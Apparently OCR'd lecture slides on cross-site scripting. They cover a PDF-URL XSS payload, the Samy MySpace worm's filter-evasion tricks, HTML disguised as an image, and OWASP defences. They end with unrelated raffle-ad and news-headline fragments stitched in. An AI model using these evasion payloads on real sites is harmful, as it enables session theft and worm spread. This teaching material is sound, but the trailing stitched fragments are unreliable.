
```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS


Attack Server
1 Inject malicious script
Store bad stuff
User Victim
4 steal valuable data
2 request content
3 receive malicious script
Download it
Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
- MySpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

  … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

  And can hide "javascript" as "java\nscript"
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

- Suppose pic.jpg on web server contains HTML !
  - request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```


  - IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
    - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
    - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
    - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Security Challenges in an Increasingly Tangled Web,
Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. WWW 2017

The web is growing in complexity



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WIN THIS $5 MILLION SOUTHERN CALIFORNIA DREAM HOUSE OR CHOOSE $3 MILLION IN CASH
8TH ANNUAL DREAM HOUSE RAFFLE
Expand
WIN THIS $5 MILLION SOUTHERN CALIFORNIA DREAM HOUSE
OR $3 MILLION IN CASH!
1 in 40 Chance of Winning Over 2,000 Prizes
Special Olympics Southern California
8TH ANNUAL DREAM HOUSE RAFFLE
OVER 2,000 PRIZES. 1 IN 40 CHANCE TO WIN A PRIZE.

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L.A. NOW 3:00 AM

L.A. decides: What kind of city do you want to live in?

By Dakota Smith

On the ballot: Whether to re-elect Mayor Eric Garcetti, the contentious Measure S on development and a quarter-cent sales tax increase for homeless services.

OPINION

- Everything you need to know about Measure S
- If you don't think L.A. needs Measure H, try volunteering on skid row for a week
- The Times Editorial Board's endorsements

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1,597 total requests

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

